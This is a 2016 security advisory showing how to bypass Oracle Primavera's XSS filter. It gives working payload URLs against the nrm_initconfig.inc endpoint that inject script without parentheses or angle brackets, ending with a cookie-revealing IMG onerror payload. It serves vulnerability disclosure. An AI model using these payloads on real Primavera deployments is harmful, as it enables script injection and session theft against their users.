Bypassing the Oracle Primavera XSS Filter

David Litchfield (david@davidlitchfield.com)

19th July 2016

Oracle Primavera is a web based project management solution used in the construction, utilities, aerospace and defence industries. Primavera suffers from a great number of Cross Site Scripting flaws [1] and it seems that, rather than fixing these flaws, Oracle introduced an XSS filter instead to protect users against exploitation. The filter can be bypassed, however:

If we request

http://example.com/p6/precomp/nrm/nrm_initconfig.inc?origpage=foo%27;%7Ddocument.write(%27foo%27);%7Bvar%20x=%27

we get the following response:

```
"An invalid value was detected for 'origpage'. Click the browser's
back button to return to the previous page."
```

This is due to the XSS filter; it rejects the request based upon 1) the parentheses and 2) `.write`. To bypass the filter we need to be able to write arbitrary HTML/script without using parentheses or .write. We can achieve this setting by `document.firstChild.innerHTML`:


http://example.com/p6/precomp/nrm/nrm_initconfig.inc?origpage=foo%27;%7Ddocument.firstChild.innerHTML=%20%22Hello%22;%7Bvar%20x=%27

This produces the following resultant page:

```
<title>Primavera -
Resources</title>
                                <script language="javascript">

                                function doCancel()

                                {

                                location = 'foo';}document.firstChild.innerHTML=
                                "Hello";{var x='';

                                }
```

```
</script>
```

which results in the following web page:



We now need to write angle brackets, but angle brackets are disallowed by the filter. We can bypass this problem by reading from the extant page. We do this by creating a variable called "a" and set it to `document.firstChild.innerHTML`. We then read byte 0 (the less than angle bracket) and byte 5 (the greater than bracket) and assign these to a variable called `lt` and `gt`, respectively. We then use `lt` and `gt` to create an `<H1>` tag:

http://example.com/p6/precomp/nrm/nrm_initconfig.inc?origpage=foo%27;%7Dvar%20a%20=%20document.firstChild.innerHTML;%20var%20lt%20=%20a[0];%20var%20gt%20=%20a[5];%20document.firstChild.innerHTML=%20lt%2b%22H1%22%2bgt%2b%22Hello%22;%7Bvar%20x=%27

This results in the following HTML

```
<title>Primave
ra -
Resources</tit
le>

                <script language="javascript">

                function doCancel()

                {

                location = 'foo';}var a = document.firstChild.innerHTML;
                var lt = a[0]; var gt = a[5];
                document.firstChild.innerHTML= lt+"H1"+gt+"Hello";{var
                x='';
```

```
}

</script>
```

which produces the following web page:

Rather than writing "`<H1>Hello`", of course, the attacker would write out their XSS exploit. The following URL pops up the user's cookie, for example:

http://example.com/p6/precomp/nrm/nrm_initconfig.inc?origpage=foo;%27}var%20c%20=%20document.firstChild.innerHTML;%20var%20x=c[0];%20var%20e=c[59];var%20y=c[5];var%20z=c[91];var%20n=c[92];var%20a=document;a.firstChild.innerHTML=%20x%2b%20"IMG%20S"%2b"RC=/x%20onerror"%2be%2b"ale"%2b"rt"%2bz%2b"a.co"%2b"okie"%2bn%2b%20y;{var%20x=%27

Tested on both Chrome and Firefox.

[1] Some XSS flaws in Primavera
S0712417 XSS IN rm_usage_view.jsp
S0712396 XSS IN phoenix_proj_print.jsp
S0712401 XSS IN pm_gantt_customize.jsp
S0712377 XSS IN nrm_initconfig.inc
S0712365 XSS IN applet_node_remove.jsp